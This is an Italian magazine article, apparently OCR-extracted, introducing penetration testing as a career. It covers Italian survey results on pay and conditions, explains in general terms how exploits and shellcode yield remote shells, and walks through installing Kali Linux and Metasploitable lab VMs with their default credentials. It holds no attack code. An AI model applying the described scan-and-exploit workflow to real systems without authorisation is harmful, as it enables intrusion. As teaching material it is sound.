Con la diffusione dell'automazione, buona parte dei mestieri che richiedono l'attività manuale sono destinati a scomparire nei prossimi 10, al massimo 20, anni. Nelle fabbriche metalmeccaniche gli operai saranno sostituiti da robot. Già adesso produzioni molto complicate come quelle di Tesla sono svolte quasi interamente da robot, con gli operai che si occupano più che altro di spostare il materiale nel magazzino e rifinire i dettagli dell'assemblaggio. Persino molte attività legate al trasporto di merci e persone saranno svolte da robot, con automobili e treni in grado di viaggiare da soli. Persino i commercianti che si occupano di rivendere prodotti rischiano di sparire, visto che è ormai normale per molti consumatori comprare di tutto, anche generi alimentari, direttamente online direttamente dai produttori o tramite grandi "warehouses" come Amazon. Anche il settore primario si trova attualmente in difficoltà perché il costo della manodopera è troppo alto per il prezzo che il pubblico è disposto a pagare per farina, latte, e carne,

SERVONO ESAMI E CERTIFICAZIONI?

Facendo un semplice giro sul web si trovano facilmente diversi tipi di certificazioni, da parte di varie aziende o enti, dedicate alla sicurezza informatica. La domanda, considerando che non costano poco, è se siano davvero utili nel mondo lavorativo. La risposta è che dipende: la maggioranza dei datori di lavoro è più interessata alle esperienze precedenti, che agli esami superati. Avere un certificato può essere utile per chi si avvicina a questo mondo e quindi ovviamente non dispone di nessuna esperienza presso altre aziende, per dimostrare di avere almeno una base teorica. Tuttavia, non tutte le certificazioni sono uguali: quelle basate su semplici domande a risposta multipla e quiz vari sono valutate molto poco. Le certificazioni che vengono considerate con una certa attenzione sono quelle che prevedono una simulazione pratica. La più famosa è la OSCP, di Offensive Security (gli stessi sviluppatori di Kali Linux). Per superare questo esame si ha a disposizione un ambiente VPN con delle macchine da crackare entro 24 ore. Naturalmente, il costo è abbastanza alto: per seguire il corso di formazione, più 30 giorni di accesso al laboratorio da remoto per allenarsi, e l'esame finale sono richiesti 800 dollari. Nel caso sia necessario ripetere l'esame, si pagano altri 150 dollari. ***http://bit.ly/corsooffensive***

ed è probabile che nei prossimi decenni appariranno le prime fattorie quasi del tutto automatiche. Parlando di decenni sembra un tempo lontano, ma in termini di vita lavorativa è molto vicino. Insomma, siamo all'alba di una rivoluzione enorme, dalla portata probabilmente maggiore rispetto alla rivoluzione industriale.
Il numero complessivo di posti di lavoro, però, non è destinato a calare drammaticamente: con la diffusione di sistemi computerizzati è infatti sempre più importante avere degli amministratori di sistema e degli esperti di sicurezza, che possano tenere sotto controllo i vari sistemi per assicurarsi che i criminali informatici non possano fare danni. Del resto, se man mano affidiamo sempre più parti della nostra vita a dei computer è fondamentale accertarsi che questi computer siano quanto più sicuri possibile. Siccome la totale sicurezza è un'utopia, è facile prevedere che nei prossimi anni ci sarà una sempre maggiore richiesta di esperti di sicurezza. In buona parte, gli esperti in questione saranno Penetration Tester, o comunque dovranno avere una certa esperienza del Penetration Testing. Insomma, la sicurezza informatica sarà il lavoro del futuro per molti italiani, e abbiamo deciso di iniziare un corso a puntate per introdurre anche i principianti alle basi dell'affascinante mestiere di Penetration Tester.

COS'È IL PEN TESTING?


Il penetration testing, come suggerisce il nome, è l'attività in cui si prova a entrare in un sistema per verificare se sia sicuro. Di solito si viene assunti da una azienda per testare la sicurezza di un gruppo di computer, di una rete, o di un edificio. Un Pen Tester è incaricato di comportarsi come il peggiore dei criminali, ma può farlo in modo assolutamente legale perché è la "vittima" stessa a averlo richiesto. Funziona un po' come con i crash test: le aziende pagano degli esperti per distruggere una automobile, in modo da capire come migliorare la sicurezza.
Esiste tutta una terminologia legata all'ambiente della sicurezza informatica, come white hat e black hat, oppure blue team e red team. Non entreremo nei dettagli, ma possiamo semplificare in questo modo: un Pen Tester è solitamente un white hat, una persona che utilizza le tecniche di intrusione per scoprire vulnerabilità e aiutare le aziende a correggerle prima che un black hat (un malintenzionato) possa sfruttarle per far danni.
Il principale problema dei rapporti, digitali o cartacei, lasciati sulla scrivania di un amministratore aziendale è che a volte rimangono lì, sulla scrivania. Per aiutare davvero l'azienda a proteggere i suoi computer e quindi i dati dei clienti, i pen tester (il read team) devono collaborare con il personale informatico interno all'azienda stessa (il blue team), fornendo suggerimenti pratici per tappare le falle. Questa collaborazione tra i due gruppi è chiamata purple teaming, visto che dall'unione di rosso e blu si ottiene il viola.
Il lavoro di Pen Tester, e più in generale ogni lavoro connesso alla sicurezza informatica, è quindi impegnativo: bisogna tenersi continuamente in allenamento e aggiornati sulle ultime vulnerabilità scoperte da altri esperti di sicurezza. E bisogna anche mantenere buoni rapporti con i colleghi e i datori di lavoro (o i clienti, a seconda del proprio ruolo). È anche importante conoscere un gran numero di dispositivi hardware e software, avere una infarinatura di un po' tutto e essere pronti a trovarsi davanti qualsiasi cosa. Ma è anche un impiego gratificante e, nei limiti delle forme contrattuali che esistono oggi giorno, anche un lavoro abbastanza sicuro. Per capire meglio la situazione lavorativa nel campo della sicurezza informatica in Italia, abbiamo realizzato un sondaggio: in queste pagine potete vedere alcuni dei grafici che abbiamo prodotto per commentare le risposte. Per approfondimenti, e per scaricare i dati in formato grezzo, potete visitare il nostro sito web all'indirizzo ***http://bit.ly/infosecitalia***.

COME FUNZIONA UN EXPLOIT?

Tra alcune pagine spiegheremo passo passo come condurre un attacco contro una macchina virtuale appositamente vulnerabile, nel DVD allegato alla rivista. In particolare, l'attacco che dimostriamo è un classico exploit remoto. Ovviamente ogni attacco è diverso dagli altri, ma la logica di base è sempre la stessa: si comincia con una scansione. Si possono utilizzare strumenti manuali come Nmap o toolkit automatici come APT2 (***http://bit.ly/toolkali***), l'importante è analizzare il sistema che si sta attaccando per scoprire quali possano essere le sue vulnerabilità. Sulla base delle porte TCP aperte, e della versione dei software installati, si può capire quali bug siano presenti. Si fa poi una rapida ricerca in base a ciascuno dei bug identificati, per vedere quale di questi offre un exploit. Gli exploit sono banalmente dei programmi che sfruttano la vulnerabilità per ottenere qualcosa che può interessare il malintenzionato, come un blocco del sistema (Denial of Service) oppure un terminale remoto. Per ottenere il terminale remoto si deve solitamente usare l'exploit per inoculare nel sistema vittima uno shellcode. Questo è un codice di vario tipo (spesso codice binario) che attiva un terminale remoto accessibile tramite una connessione TCP. Per avere una idea di come siano fatti gli shellcode, possiamo vistare una delle più grandi raccolte: ***http://bit.ly/allpayloads***. Ottenuto il terminale remoto, il Pen Tester ha dimostrato l'esistenza di una vulnerabilità, e per capire quanto grave sia la cosa di solito usa il terminale per controllare se si possa accedere a dati sensibili. Tutto questo deve esser documentato e inserito nel proprio rapporto. Gli exploit vengono creati da altri esperti di sicurezza, pagati per analizzare i programmi eseguibili o direttamente il codice sorgente, e scoprire i punti deboli. Le principali aziende di informatica hanno degli esperti che svolgono questo mestiere per loro, e offrono anche dei programmi di "bug bounty" (caccia ai bug) aperti a tutti. Per esempio, Google offre dai 500 dollari a oltre 30000 dollari a chi riesce a trovare un bug che porta a privilege escalation nella piattaforma web per un exploit completo che riesce a uscire dalla sandbox (***http://bit.ly/rewardschrome***).
Le ricompense sono così alte perché, ovviamente, è molto difficile trovare alcuni bug e riuscire a sfruttarli correttamente.

DISCLAIMER SULLA STATISTICA

Leggendo i dati del nostro sondaggio, e il commento dei risultati, non bisogna dimenticare che sono stati raccolti in forma anonima, ed è stata esercitata una analisi soggettiva per scremare le inevitabili risposte dei troll. Inoltre, le persone che hanno partecipato sono poco più di un centinaio. Quindi non possiamo considerare l'insieme della risposte un campione statisticamente rappresentativo di tutti i lavoratori italiani nel campo della sicurezza informatica. Le risposte raccolte dal nostro sondaggio servono più che altro per avere una idea di massima della situazione.




LE COMPETENZE PIÙ RICHIESTE

La competenza più richiesta ai Pen Tester in Italia è l'exploit delle web app. Cioè le applicazioni in PHP o ASP, per esempio, che vengono installate sui server web. Seguono gli exploit remoti e locali, cioè il tentativo di entrare nei server e i computer dell'azienda. La meno richiesta, ma comunque considerata importante, è il phisical penetration testing, cioè l'ingresso in edifici che dovrebbero essere protetti da sistemi di sicurezza (lucchetti meccanici o elettronici) per l'importanza dei dati contenuti al loro interno.


I PAESI IN CUI UN PEN TESTER È PAGATO DI PIÙ

I tre paesi in cui un esperto di sicurezza, e un Pen Tester in particolare, viene pagato meglio sono in ordine la Germania, il Regno Unito, e la Svizzera. Seguono Stati Uniti e Francia: conoscere le lingue può quindi essere una buona cosa per avere la possibilità di lavorare all'estero.




QUANTO TEMPO SI DEDICA AL LAVORO?

C'è una differenza sostanziale di vedute tra i Pen Tester più giovani, tra i 26-35 anni, e i meno giovani, tra i 36 e i 50 anni, per quanto riguarda il tempo da dedicare al lavoro. I più giovani infatti sostengono per la maggioranza che il tempo da dedicare al lavoro sia tutto sommato accettabile, mentre i meno giovani ritengono che il lavoro occupi troppo tempo nella propria vita e la cosa sia fonte di stress. Questo si può spiegare con la sindrome da Burn Out, tipica di mestieri ad alta responsabilità come il Penetration Testing. Purtroppo, il nostro sistema sanitario e di previdenza sociale non è molto moderno per quanto riguarda il riconoscimento dello stress da lavoro.



IN QUALI REGIONI C'È PIÙ LAVORO?

La Lombardia è chiaramente la regione in cui conviene vivere per lavorare come esperti di sicurezza informatica. Seguono il Lazio e il Veneto. Purtroppo, il Sud Italia non rientra nemmeno nelle prime 5 regioni, che appartengono tutte al centro-nord. Questo conferma una desolante mancanza di opportunità di lavoro nel mezzogiorno persino per i mestieri legati all'informatica, che non dovrebbero avere bisogno di grandi infrastrutture e enormi capitali.





IL GENDER GAP

Sia femmine che maschi sono d'accordo sul fatto che le donne vengano pagate meno degli uomini nel complesso. Bisogna anche notare che vi è consenso sul fatto che alle donne vengano fornite meno opportunità di fare carriera. Questa è probabilmente la chiave di lettura corretta del problema del gender gap nell'informatica: le persone vengono pagate allo stesso modo per la stessa mansione, tuttavia le donne vengono mediamente penalizzate nell'avanzamento della carriera. Questo fa sì che mediamente le mansioni più remunerative vengano assegnate a degli uomini. Il fenomeno è complicato, ma in altri ambiti lavorativi si è notato come la paga media di una donna senza figli sia sostanzialmente identica a quella di uomo. Questo fa supporre che la maternità sia ancora considerata un "problema" da alcuni datori di lavoro. Non abbiamo però abbastanza dati per capire se questo sia vero anche nel campo dell'informatica.

TUTELE DEI LAVORATORI


La maggioranza dei lavoratori dell'informatica ritiene che al momento le tutele lavorative siano appena sufficienti. Solo tra i 26 e i 35 anni c'è una buona percentuale di lavoratori che considera buone le tutele attualmente disponibili. Per il resto, spicca la percezione di tutele assolutamente insufficienti in parte tra i 26 e i 35 ani, ma soprattutto tra i 36 e i 50 anni. Che è singolare se unito al dato sulla necessità della costituzione di un sindacato, ma è probabilmente dovuto a una generale sfiducia nel fatto che un sindacato possa migliorare la situazione. In altre parole, gli adulti tra i 36 e i 50 anni considerano la situazione delle tutele dei lavoratori della sicurezza informatica fortemente sbilanciata verso l'insufficienza, ma non è chiaro se la situazione possa essere migliorata.





SI SENTE LA MANCANZA DI UN SINDACATO?

I lavoratori dell'informatica si trovano spesso in quella sorta di limbo dei diritti del lavoro, per cui sono trattati di fatto come dipendenti di aziende, ma vengono considerati dei "liberi professionisti" sulla carta, e quindi non hanno una rappresentanza sindacale. Considerando che l'informatica è il "mestiere" del futuro, è preoccupante pensare che la maggioranza della forza lavoro potrebbe trovarsi senza una rappresentanza e quindi senza la possibilità di far valere i propri diritti. Tutte le classi di età dei lavoratori della sicurezza informatica ritengono importante la costituzione di un sindacato per gli informatici. Ma è interessante notare la distribuzione dei "no" nelle varie classi: i più contrari all'esistenza di un sindacato sono i lavoratori tra i 26 e i 50 anni. Invece chi ha tra i 18 e i 25 anni, oppure oltre i 50 anni, è generalmente più favorevole all'esistenza di un sindacato. Lo si può spiegare considerando la preoccupazione pensionistica: i più anziani sono preoccupati dalla possibile modifica di leggi che possano allontanare il proprio pensionamento, mentre i più giovani sono preoccupati dalla possibilità di non veder proprio arrivare la propria pensione. La fascia lavorativa intermedia è probabilmente preoccupata dal fatto che un sindacato possa mettere in fuga le aziende e ridurre la probabilità di trovare lavoro.




DOVE SI STUDIA L'INFORMATICA?

Le persone che si occupano di sicurezza informatica devono la loro preparazione in buona parte all'autodidattica. Una minore parte è dovuta alle competenze apprese nella scuola dell'obbligo, e solo in minima parte l'università e i corsi online si sono rivelati utili per apprendere nozioni utili al proprio lavoro. Questo è probabilmente dovuto anche al fatto che in Italia non esiste un dipartimento universitario per chi voglia occuparsi di sicurezza informatica, e che in generale il nostro sistema scolastico è carente dal punto di vista dell'insegnamento dell'informatica.

KALI: IL SISTEMA PERFETTO PER PEN TESTER


Il lato A del DVD allegato a GNU/Linux Magazine 195 contiene una macchina virtuale con Kali preinstallato e configurato per essere pronto all'uso. Con questa macchina si può immediatamente provare il tutorial sul bug Shellshock. Il nome utente predefinito è root, e la password è kali. Ovviamente, essendo una password molto semplice è una buona idea evitare di esporre questa macchina virtuale (e a maggior ragione quella di Metasploitable) al di fuori della propria rete locale. Anche Kali è infatti abbastanza insicura, perché non è progettata per essere una distribuzione con cui svolgere il comune lavoro di tutti i giorni. Chi non vuole usare la macchina virtuale preconfezionata può ovviamente crearne una scaricando l'immagine del DVD ufficiale di Kali. Kali offre in realtà varie versioni, tutte reperibili nel sito ***http://bit.ly/scaricakali***. Noi ci baseremo sulla versione ufficiale, che dispone dell'interfaccia GNOME, ma è possibile usare anche l'edizione con il desktop KDE Plasma o LXDE. Al di là dell'interfaccia, i programmi e gli script disponibili sono sempre gli stessi.




Col comando VboxManage si può aumentare la dimensione di un disco virtuale

La macchina virtuale del pirata

Creiamo con VirtualBox una macchina virtuale per eseguire Kali Linux







01 NUOVA MACCHINA

Per creare una nuova macchina virtuale in VirtualBox basta cliccare sul pulsante **Nuovo**. Si aprirà una procedura guidata. Per Kali, il tipo di sistema operativo è **Linux** e la versione **Ubuntu (64 bit)**.

02 SCHEDA BRIDGE

Basta seguire la procedura guidata, creando un nuovo disco virtuale da almeno 20GB. Creata la macchina, si devono aprire le sue impostazioni e, nella scheda **Rete**, selezionare la modalità **Scheda con bridge**, relativa alla scheda di rete usata dal computer host.





03 IL DISCO DI KALI


Alla macchina va poi assegnato, come disco ottico virtuale, l'immagine ufficiale di Kali, che si può scaricare dal sito ***http://bit.ly/scaricakali***. Avviata la macchina, si può selezionare l'opzione **Graphical install**.

04 LINGUA ITALIANA

La prima informazione richiesta dal wizard di installazione è la lingua: è importante selezionare l'italiano, così da procedere poi anche a configurare la tastiera con il layout italiano. Per il resto, conviene accettare le opzioni predefinite.


Configurare Kali per il primo avvio

Assicuriamoci che Kali sia configurato in modo da essere pronto per il nostro tutorial



01 NOME E PASSWORD

È importante impostare una password per l'utente **root**, con cui fare il login. Non è fondamentale che la password sia sicura, del resto questa macchina serve solo per esperimenti e non dovrà mai essere usata per trattare dati sensibili.



02 PARTIZIONI GUIDATE


Per il partizionamento conviene lasciare che l'algoritmo automatico faccia tutto da solo, usando quindi il metodo **Guidato**. Sono necessarie varie conferme, prima di scrivere davvero le modifiche sul disco.

03 AGGIORNAMENTI? NO

La procedura guidata chiede se si voglia utilizzare un mirror di rete, cioè i repository, per installare gli aggiornamenti subito dopo la copia dei file del sistema. Conviene rispondere **No**, perché questo meccanismo non funziona bene e a volte blocca l'installazione.


04 BOOT LOADER GRUB

L'ultimo passaggio del wizard consiste nell'installare il boot loader sul disco rigido: basta rispondere **Sì** e in breve l'installazione è conclusa. Poi bisogna riavviare la macchina, per il primo avvio del sistema installato sul disco virtuale.



05 REPOSITORY ATTIVI

Al primo avvio di Kali i repository sono disabilitati: bisogna dare il comando **sudo nano /etc/apt/souces.list** e togliere il simbolo # davanti le righe del server **kali.org**, salvando con **Ctrl+O**. L'indice dei pacchetti va poi aggiornato con **sudo apt-get update**.



06 INSTALLIAMO APT2

Si può poi utilizzare il gestore dei pacchetti (synaptic o aptitude) per installare il programma **apt2** per il penetration testing "automatico". Dal terminale basta il comando **sudo apt-get install apt2**.

METASPLOITABLE 3

Metasploitable è una macchina virtuale volutamente ricca di bug giunta alla sua terza versione e prodotta da Rapid7, la stessa azienda che si occupa della suite Metasploit. In questa terza versione sono in realtà disponibili due differenti macchine virtuali: una realizzata sulla base di Ubuntu 14.04, e l'altra su Windows Server 2008. Sono due sistemi operativi che hanno da poco tempo concluso il loro ciclo di vita, ma sono in realtà ancora usati da alcune aziende che non si sono volute aggiornare per un motivo o per l'altro. Rappresentano quindi un target perfetto per provare a individuare delle vulnerabilità realmente in circolazione sui sistemi operativi non aggiornati che si possono tutt'ora trovare con una scansione di internet. È anche una ottima occasione per testare le vulnerabilità di un sistema Windows senza dover comprare una licenza.


LE VIRTUAL MACHINE CHE TROVI NEL DVD


Nel DVD allegato alla rivista abbiamo incluso la macchina virtuale con Ubuntu pronta all'uso: il nome utente e la password sono vagrant. Basta estrarre i file dall'archivio e importare nella propria installazione di VirtualBox la macchina virtuale. Si può anche creare una nuova macchina virtuale e utilizzare solo il disco virtuale (il file VDI) estratto dall'archivio.

Chi volesse fare tutto da solo e ottenere le versione più recente possibile, oltre a quella con Windows, deve solo seguire il nostro tutorial sull'installazione delle macchine Metasploitable attraverso Vagrant, presente in queste stesse pagine.

L'ultima versione di Metasploitable

Con Vagrant possiamo ottenere una versione buggata di Ubuntu e di Windows Server



